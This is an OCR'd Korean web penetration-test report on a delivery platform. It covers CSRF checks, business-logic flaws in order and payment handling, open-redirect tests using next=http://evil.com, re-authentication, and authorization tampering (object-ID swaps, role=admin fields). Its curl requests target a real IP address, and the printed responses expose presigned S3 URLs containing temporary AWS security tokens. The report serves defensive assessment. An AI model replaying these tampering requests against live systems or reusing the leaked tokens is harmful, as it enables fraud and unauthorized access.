
▲ 상품 관리 - 상품 등록 후 Network Payload 확인

```
▼<form method="post" enctype="multipart/form-data">
  <input type="hidden" name="csrfmiddlewaretoken" value="yYdg61K7CtEYax9BQtWAWdwJmeGNblK5wXUkEXQ8blBjBNpnGlMs3TcD5Xy9P9lE"> == $0
```

▲ 상품 관리[상품 수정] 페이지 : CSRF 토큰 확인



▲ 상품 관리 - 상품 수정 후 Network - login - Payload 확인




▲ 상품 관리 - 상품 삭제 후 Network Payload 확인

4. 카테고리

```
▼<form method="post" class="row">
  <input type="hidden" name="csrfmiddlewaretoken" value="LtFqy1CJolXr3uesMVer3oLL6d8fCu3ZJsmu6XlKXAUMuKueCa4ja4rFPW0BgV1y"> == $0
```


▲ 카테고리 페이지(추가) : CSRF 토큰 확인



▲ 카테고리 - 추가 후 Network - login - Payload 확인

```
▼<form method="post" style="display:inline" onsubmit="return confirm('삭제하시겠습니까?')">
  <input type="hidden" name="csrfmiddlewaretoken" value="LtFqy1CJolXr3uesMVer3oLL6d8fCu3ZJsmu6XlKXAUMuKueCa4ja4rFPW0BgV1y">
  <input type="hidden" name="action" value="delete">
  <input type="hidden" name="category_id" value="30">
  <button class="btn btn-sm btn-danger" type="submit">삭제</button> == $0
```

▲ 카테고리 페이지(삭제) : CSRF 토큰 확인




▲ 카테고리 - 삭제 후 Network Payload 확인

5. 내 정보 변경

```
▼<form method="post" action="/web/me">
  <input type="hidden" name="csrfmiddlewaretoken" value="JY9qXXeiW7vdOuDwGb7LOWNZQk1taFtbHXQuvTkjvZsyfKTiwqXDVCtTz3TPO6rK">
```

▲ 내 정보 변경 페이지(내 정보 저장) : CSRF 토큰 확인




▲ 내 정보 변경 - 저장 후 Network Payload 확인

```
<h2>비밀번호 변경</h2>
<form method="post" action="/web/me/password">
  <input type="hidden" name="csrfmiddlewaretoken" value="JY9qXXeiW7vdOuDwGb7LOWNZQk1taFtbHXQuvTkjvZsyfKTiwqXDVCtTz3TPO6rK">
```

▲ 내 정보 변경 페이지(비밀번호 변경) : CSRF 토큰 확인

```
<form method="post" action="/web/me/withdraw" onsubmit="return confirm('탈퇴를 요청하시겠습니까? 관리자 승인 후 처리됩니다.')">
  <input type="hidden" name="csrfmiddlewaretoken" value="JY9qXXeiW7vdOuDwGb7LOWNZQk1taFtbHXQuvTkjvZsyfKTiwqXDVCtTz3TPO6rK"> == $0
```

▲ 내 정보 변경 페이지(회원 탈퇴) : CSRF 토큰 확인



▲ 내 정보 변경 - 회원 탈퇴 요청 후 Network - login - Payload 확인


6. 내 매장 관리

```
<input type="hidden" name="csrfmiddlewaretoken" value="bV6jE49Mv6oJYY2YvNdXRquRPf2TGMC89UNncOfN4YI4peiKI23PY6aLyYUfkdAH">
<input type="hidden" name="rid" value="34">
<input type="file" name="image" accept="image/*" required> == $0
<button class="btn btn-primary" type="submit">사진 변경</button>
```

▲ 내 매장 관리 페이지(사진 변경) : CSRF 토큰 확인

```
<form method="post" action="/web/me/restaurant">
  <input type="hidden" name="csrfmiddlewaretoken" value="bV6jE49Mv6oJYY2YvNdXRquRPf2TGMC89UNncOfN4YI4peiKI23PY6aLyYUfkdAH"
  <input type="hidden" name="rid" value="34">
  <div class="field">…</div>
  <div class="field">…</div>
  <div class="field">…</div>
  <div class="field">…</div>
  <div class="field">…</div>
  <div class="row">…</div>
  <div class="field">…</div>
  <button class="btn btn-primary" type="submit">수정 요청 보내기</button> == $0
```


▲ 내 매장 관리 페이지(수정 요청 보내기) : CSRF 토큰 확인



▲ 내 매장 관리 - 수정 후 Network Payload 확인

```
<form method="post" action="/web/me/restaurant/regular-closed-days">
  <input type="hidden" name="csrfmiddlewaretoken" value="bV6jE49Mv6oJYY2YvNdXRquRPf2TGMC89UNncOfN4YI4peiKI23PY6aLyYUfkdAH">
  <input type="hidden" name="rid" value="34">
  <div style="display:flex;flex-wrap:wrap;gap:8px 18px;margin-bottom:14px">…</div> flex
  <button class="btn btn-primary" type="submit">정기휴무일 저장</button> == $0
```


▲ 내 매장 관리 페이지(정기휴무일 저장) : CSRF 토큰 확인



▲ 내 매장 관리 - 정기휴무일 저장 후 Network Payload 확인

```
<p class="muted" style="margin-bottom:14px">특정 날짜를 휴무일로 등록하면 그 날에는 앱에서 수분을 받지 않습니다.</p>
<form method="post" action="/web/me/restaurant/closed-dates/add" class="row" style="margin-bottom:16px">
  <input type="hidden" name="csrfmiddlewaretoken" value="bV6jE49Mv6oJYY2YvNdXRquRPf2TGMC89UNncOfN4YI4peiKI23PY6aLyYUfkdAH"> == $0
  <input type="hidden" name="rid" value="34">
  <div>…</div>
  <button class="btn btn-primary" type="submit">추가</button>
```

▲ 내 매장 관리 페이지(휴무일 추가) : CSRF 토큰 확인



▲ 내 매장 관리 - 휴무일 추가 후 Network Payload 확인



▲ 내 매장 관리 페이지(공지사항 추가) : CSRF 토큰 확인

▲ 내 매장 관리 - 공지 사항 추가 후 Network Payload 확인

- 모두 CSRF 토큰 정상 작동 확인

조치 권고

해당 없음

4.11. 프로세스 검증 누락(비즈니스 로직 우회)

[표 4-11] WEB-011 상세 진단 결과

진단 ID	WEB-011	중요도	상
진단 항목	서비스 제공에 필요한 사용자 입력 및 실행단계의 흐름에 대한 검증의 적절성 여부 점검.		
진단 목적	서버 사이드에서 적절한 검증을 통해 비정상적인 입력 및 프로세스 흐름으로 허용되지 않은 논리적 오류를 차단하기 위함.		
진단 기준	양호	프로세스에 대한 검증이 존재하며, 악의적인 행위(URL 직접 접근·로직 변조 등)를 통하여 논리 오류가 발생하지 않는 경우.	
	취약	프로세스에 대한 검증이 미흡하여, 논리 오류를 통해 의도된 기능이 왜곡되거나 보안 취약점이 노출되는 경우.	
진단 결과	취약		
진단 요약	- 주문 상태 전이: orders/services.py → OrderService - 결제 금액 검증: payments/views.py → create_payment() - 점주 주문 상태 변경: owner/orders.py → update_order_status() - 점주 결제 취소: owner/orders.py → owner_payment_cancel()		

진단 내용

[정적 분석]

1. payments/views.py: 결제 시 클라이언트 전달 금액과 서버 계산 금액을 비교하는 로직 존재(양호).


curl로 amount=1 결제 시 "결제 금액이 주문 금액과 일치하지 않습니다"로 차단됨.

```
curl -s -X POST http://54.116.95.188/api/v1/cart/items \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"menu":1,"quantity":1}'
{"id":1,"restaurant":1,"coupon":null,"items":[{"id":150,"menu":1,"menu_name":"허니콤보","menu_image":"https://hackmin-media-bucket.s3.amazonaws.com/menus/648d45d0-d8b5-4ec2-866f-75c50a6ae341_%ED%97%88%EB%8B%88%EC%BD%A4%EB%B3%B4.jpg?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=ASIAYUMEKN4S6NNUJDWU%2F20260724%2Fap-northeast-2%2Fs3%2Faws4_request&X-Amz-Date=20260724T081642Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Security-Token=IQoJb3JpZ2luX2VjEDcaDmFwLW5vcnRoZWFzdC0yIkcwRQIgInDmo%2BrAa9OxeZnvwGOLQ7xAxIQleE1IzdIFbgqQxFQCIQCwTpdNJTmOqY7WlyCGEFsbgxxQVFSvgsOq3ZRcR09DcirJBQgAEAIaDDU5MzUxOTg2NTYzNyIM%2B8UOIk%2Bheiv8hjDeKqYFo9edmh7mqoMp2MNMB4Fh4sLCvLwwKFHAAGz3Gsr8dq%2Bt%2BWtcU3tvUM1S7xc1PSsCcJb8veF3dVlx%2Brwt22AgotCPbBTrwPNoufmqJFU93XGfiagRF2bE1TVuji6A7W%2BRa1%2BWxjhhTG%2B71LPibciMt2t8HgpmkLoS5uuA1yLCDRR0x8mLLDDnssCCOt4js%2BpvH5svRoDEBMBAkhEy1hs5%2Fgnjcc5mrU5elpVcUgNbDHZspja5WbjAA%2BYlcE6deVneTPcMXyN2PnMLIATLt9cHfF62fLSLipquEoYJQ5pXq1nLJdCGu39axbNbBsw9fMUYL0CkKRoPAlkHSo%2FmQUFVnEelNpMceUyAREQ%2BdJyhAZE1vqp95mExqSijcZB3pkHmPQ4HvbvUMbaaEdKU6uz4pjGL2r3G%2F1Uul1EiIXEouOsX3h3Kq8tiJwqukaD%2FkNIXg6YTRUc7fY9KgPyB156sYzplQ0gyXhoadOyE8J2ZbueJs7%2Bl9vsPvtO1SrWZy%2Fq7SenkkWPrrfVmpUWtc6%2FqGVYtePiNP2CD3lEb9hZ6E7DPQF20LSSLHdbex3d2SMJ%2BqM1ttjF7xJw0pgZy6Y3XHEQWCyvBy9MBR9wLUGUl7M448%2B%2Bu5sy6YVtv1MBIOk5FnAbXagcAG%2F%2Fj7Y2f9HlEDD%2F9xfCQiDHwj1ZE8c%2FwX3vA5Omy6VpncsQaLrN4EsxKASdNTaNwGfJh7T09ZBj2cIyAJERfgz%2F5152qIWL%2BYheh7pZ0sT%2Fg9obxEWLDQuTvCFwYSdKeX8eTNY%2BdTFcqMshQXNiIO4Iz6nSgkoK6oZYxlTZWuuXUm0n3uhfXOMikVVoQUvNtk%2F89Fb0q2pc7w0UEM8ApUjaPEv40PCRs3wEJoIqaD73y%2BCiGDFI01dqiG%2BMKbpaqMN%2BjjNMGOrEBIpYT3q7dIMMH07X5QEmoflRDgHfuQZtMG%2FxNTwJCcZ57EDSh3w6RvP1Wewh7ZN5WNESS5%2FR01FH%2FdDsydjsKRxdPQsRfvvixEcnOq7m4ygyYbzuLOx9ltVGY8kVGspRln4Un15xeCLw%2F5q72xDshkHfdbLxLefwFv%2FH0luEoDO9zqzhV5YQdmL2RoL0Mvzj8Ha9vinWmltNg91ZqOFFdEYlu1Wf6pqAe9G%2BAfc0XAHAD&X-Amz-Signature=6eab12a94296d624d7bd34fe7810e46c3c93bdeb9ca729e8d86a28cf8c718884","quantity":1,"options":[],"unit_price":20000,"line_total":20000}],"updated_at":"2026-07-21T16:16:54.144202+09:00"}
```

```
┌──(root㉿yhs304031)-[~]
└─# curl -s -X POST http://54.116.95.188/api/v1/orders \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"address":"서울시 강남구","address_detail":"101호","request_note":""}'
{"id":50,"order_number":"23715300FEE54BDF","restaurant":1,"status":"pending","subtotal":20000,"delivery_fee":3000,"discount":0,"total":23000,"address":"서울시 강남구","address_detail":"101호","request_note":"","items":[{"id":66,"menu":1,"menu_name":"허니콤보","menu_image":"https://hackmin-media-bucket.s3.amazonaws.com/menus/648d45d0-d8b5-4ec2-866f-75c50a6ae341_%ED%97%88%EB%8B%88%EC%BD%A4%EB%B3%B4.jpg?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=ASIAYUMEKN4S6NNUJDWU%2F20260724%2Fap-northeast-2%2Fs3%2Faws4_request&X-Amz-Date=20260724T081653Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Security-Token=IQoJb3JpZ2luX2VjEDcaDmFwLW5vcnRoZWFzdC0yIkcwRQIgInDmo%2BrAa9OxeZnvwGOLQ7xAxIQleE1IzdIFbgqQxFQCIQCwTpdNJTmOqY7WlyCGEFsbgxxQVFSvgsOq3ZRcR09DcirJBQgAEAIaDDU5MzUxOTg2NTYzNyIM%2B8UOIk%2Bheiv8hjDeKqYFo9edmh7mqoMp2MNMB4Fh4sLCvLwwKFHAAGz3sr8dq%2Bt%2BWtcU3tvUM1S7xc1PSsCcJb8veF3dVlx%2Brwt22AgotCPbBTrwPNoufmqJFU93XGfiagRF2bE1TVuji6A7W%2BRa1%2BWxjhhTG%2B71LPibciMt2t8HgpmkLoS5uuA1yLCDRR0x8mLLDDnssCCOt4js%2BpvH5svRoDEBMBAkhEy1hs5%2Fgnjcc5mrU5elpVcUgNbDHZspja5WbjAA%2BYlcE6deVneTPcMXyN2PnMLIATLt9cHfF62fLSLipquEoYJQ5pXq1nLJdCGu39axbNbBsw9fMUYL0CkKRoPAlkHSo%2FmQUFVnEelNpMceUyAREQ%2BdJyhAZE1vqp95mExqSijcZB3pkHmPQ4HvbvUMbaaEdKU6uz4pjGL2r3G%2F1Uul1EiIXEouOsX3h3Kq8tiJwqukaD%2FkNIXg6YTRUc7fY9KgPyB156sYzplQ0gyXhoadOyE8J2ZbueJs7%2Bl9vsPvtO1SrWZy%2Fq7SenkkWPrrfVmpUWtc6%2FqGVYtePiNP2CD3lEb9hZ6E7DPQF20LSSLHdbex3d2SMJ%2BqM1ttjF7xJw0pgZy6Y3XHEQWCyvBy9MBR9wLUGUl7M448%2B%2Bu5sy6YVtv1MBIOk5FnAbXagcAG%2F%2Fj7Y2f9HlEDD%2F9xfCQiDHwj1ZE8c%2FwX3vA5Omy6VpncsQaLrN4EsxKASdNTaNwGfJh7T09ZBj2cIyAJERfgz%2F5152qIWL%2BYheh7pZ0sT%2Fg9obxEWLDQuTvCFwYSdKeX8eTNY%2BdTFcqMshQXNiIO4Iz6nSgkoK6oZYxlTZWuuXUm0n3uhfXOMikVVoQUvNtk%2F89Fb0q2pc7w0UEM8ApUjaPEv40PCRs3wEJoIqaD73y%2BCiGDFI01dqiG%2BMKbpaqMN%2BjjNMGOrEBIpYT3q7dIMMH07X5QEmoflRDgHfuQZtMG%2FxNTwJCcZ57EDSh3w6RvP1Wewh7ZN5WNESS5%2FR01FH%2FdDsydjsKRxdPQsRfvvixEcnOq7m4ygyYbzuLOx9ltVGY8kVGspRln4Un15xeCLw%2F5q72xDshkHfdbLxLefwFv%2FH0luEoDO9zqzhV5YQdmL2RoL0Mvzj8Ha9vinWmltNg91ZqOFFdEYlu1Wf6pqAe9G%2BAfc0XAHAD&X-Amz-Signature=9e144ea704f3c00d967651c485aff70f34afeaff96552f0bfe203c8ece3db1d","unit_price":20000,"quantity":1,"options":[],"line_total":20000}],"created_at":"2026-07-24T17:16:52.960980+09:00","updated_at":"2026-07-24T17:16:52.961015+09:00"}
```

2. owner/orders.py update_order_status(): allowed_from 검증 없이 _set_status() 호출 → PENDING에서 DELIVERED로

직접 전이 등 단계 건너뛰기 가능(취약).



3. owner/orders.py owner_payment_cancel(): payment.status 확인 없이 CANCELLED 처리 → 이미 취소/환불 완료된 결제의 중복 취소 가능(취약).

```
curl -s -X POST http://54.116.95.188/api/v1/payments \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"order":50,"method":"card","amount":1}'
{"code":"amount_mismatch","message":"결제 금액이 주문 금액과 일치하지 않습니다."}
```

조치 권고

1. update_order_status()에 allowed_from 상태 전이 규칙 적용(예: PLACED→ACCEPTED→COOKING→DELIVERED).
2. owner_payment_cancel()에 payment.status == PAID 검증 추가.
3. 주문 상태 머신(State Machine) 패턴 도입하여 허용된 전이만 가능하도록 제한.
4. 상태 변경 시 이력 로깅 추가.

4.12. Open Redirection

[표 4-12] WEB-012 상세 진단 결과

진단 ID	WEB-012	중요도	상
진단 항목	리다이렉트 시 대상 URL 검증 누락을 악용하여 사용자를 임의의 악성 페이지로 유도할 수 있는지 점검.		
진단 목적	페이지 이동(Redirection) 기능의 목적지 URL 검증을 점검하여 공격자가 신뢰 도메인을 이용해 사용자를 악성/피싱 사이트로 유도하는 것을 차단하기 위함.		
진단 기준	양호	리다이렉트 대상 URL이 서버 측 화이트리스트에 의해서만 제한적으로 허용되거나, 외부 URL 허용 시 사용자에게 경고 알림 절차를 갖춘 경우.	
	취약	리다이렉트 대상 URL 검증이 누락되어 파라미터 조작을 통해 사용자를 외부 사이트로 강제 이동시킬 수 있는 경우.	
진단 결과	양호		
진단 요약	점주 로그인 페이지(/web/login) 관리자 로그인 페이지(/admin-web/login) - next 파라미터		

진단 내용

1. https://hackmin.com/web/login?next=http://evil.com

로그인(점주) 창

Name	Status
login?next=http://evil.com	200

owner 계정 로그인 후

Name	Status
login	302
owner/	200

2. https://hackmin.com/admin-web/login?next=http://evil.com

로그인(admin) 창

Name	Status
login?next=http://evil.com	200

admin 계정 로그인 후

Name	Status
login	302
admin-web/	200

점주 로그인 페이지(/web/login) 및 관리자 로그인 페이지(/admin-web/login)에 대해 외부 URL(?next=http://evil.com)을 삽입하여 로그인을 시도.

[결과] 외부 사이트로의 리디렉션이 발생하지 않고 각각의 기본 페이지(/web/owner/, /admin-web/)로 정상 리디렉션

됨. 리디렉션 대상 URL에 대한 검증이 수행되고 있으며, 프로토콜 상대 경로(//) 우회 시도에 대해서도 차단이 확인됨.
조치 권고
해당 없음

4.13. 불충분한 인증 절차


[표 4-13] WEB-013 상세 진단 결과

진단 ID	WEB-013	중요도	상
진단 항목	중요 페이지 접근 시 추가 인증 절차 존재 여부 및 인증 로직 우회 여부 점검.		
진단 목적	중요 페이지 접근 시 서버 사이드에서 인증 여부를 검증하여 불필요한 정보 노출 및 변조를 차단하기 위함.		
진단 기준	양호	중요 정보 페이지 접근 시 인증 절차가 존재하며, 인증 로직이 서버 사이드에서 구현되어 우회가 불가능한 경우.	
	취약	중요 정보 페이지 접근 시 인증 절차가 존재하지 않거나, 인증 로직 우회가 가능하여 비인가자가 접근 가능할 경우.	
진단 결과	취약		
진단 요약	점주 웹(/web/owner/) 속 마이페이지		

진단 내용

인증되지 않은 사용자의 주요 페이지 접근 가능 여부를 점검하였다.

1. 로그인이 되어있는 사용자 계정으로 주요정보 변경 페이지 접근 시 응답을 살펴보았다.
2. 웹에서 재인증 절차 없이 마이페이지 창을 호출하는 것을 확인하였다.



조치 권고

재인증 로직 구현: 중요 정보(개인정보 변경 등)를 표시하거나 수정하는 페이지에 접근 시 사용자가 최근에 본인인증을 수행했는지 확인하는 로직을 구현하며, 사용자가 페이지에 접근할 때마다 세션을 통해 인증된 사용자임을 검증

4.14. 불충분한 권한 검증

[표 4-14] WEB-014 상세 진단 결과

진단 ID	WEB-014	중요도	상
진단 항목	타 사용자의 객체 식별자 또는 권한 관련 파라미터를 조작하여 민감 데이터 접근·수정 및 권한 상승이 가능한지 점검.		
진단 목적	사용자 인증 이후에도 서버가 사용자 역할과 객체 소유권을 재검증하여 비인가 접근 및 권한 상승을 차단하는지 확인.		
진단 기준	양호	중요 페이지에 사용자 검증 로직이 구현되어 있어, 타 사용자의 권한 탈취가 제한된 경우.	
	취약	중요 페이지에 사용자 검증 로직이 미흡하여, 타 사용자의 권한 탈취가 가능한 경우.	
진단 결과	양호		
진단 요약	/web/owner/products/<pk>/edit /web/owner/products/new /web/owner/orders/<pk> /api/v1/downloads/sales-report/<restaurant_id> /web/me		

진단 내용

일반 점주가 다른 점주의 상품·주문·매장·매출정보에 접근하거나 관리자 권한을 획득할 수 있는지 확인하였다.

① 테스트 계정 구성

점주 A(owner)는 매장 ID 1·2를 소유하고 있으며, 점주 B(you4rose4.는 매장 ID 3을 소유하도록 테스트 환경을 구성하였다.

② 타 점주 객체 접근

점주 A의 정상 세션을 유지한 상태에서 상품 ID와 주문 ID를 점주 B의 객체 ID로 변경하여 조회 및 수정 요청을 전송하였다. 서버는 두 요청 모두 HTTP 404로 차단하였으며 타 점주의 정보는 노출되거나 변경되지 않았다.

③ 타 매장 참조값 변조

상품 등록 요청의 restaurant 값을 점주 A의 매장 ID 2에서 점주 B의 매장 ID 3으로 변경하였다. 서버는 HTTP 404를 반환하였으며 점주 B의 매장에는 상품이 등록되지 않았다.

④ 매출 보고서 접근

점주 A 소유 매장 ID 2의 매출 보고서는 HTTP 200으로 정상 다운로드되었다. 동일 세션에서 매장 ID를 점주 B 소유의 ID 3으로 변경한 결과 HTTP 404가 반환되어 타 매장의 매출정보가 노출되지 않았다.

⑤ 관리자 권한 필드 변조

마이페이지 요청에 role=admin, is_staff=true, is_superuser=true 등의 값을 추가하였다. DB 확인 결과 닉네임 등 정상 프로필 정보만 변경되고 role=owner, is_staff=False, is_superuser=False가 유지되었다.

[최종 판단]

대표 5개 기능에서 서버가 로그인 사용자의 객체 소유권과 변경 가능한 필드를 재검증하고 있음을 확인하였다. 따라서 점검 범위 내에서 불충분한 권한 검증 취약점은 확인되지 않았다.

조치 권고

해당 없음


4.15. 취약한 비밀번호 정책 및 복구

[표 4-15] WEB-015 상세 진단 결과

진단 ID	WEB-015	중요도	상
진단 항목	비밀번호 설정 단계에서 약한 문자열 사용 여부 및 복잡성 요구사항(최소 길이·문자 조합 등) 준수 여부 점검. 복구 기능의 안전성 점검.		
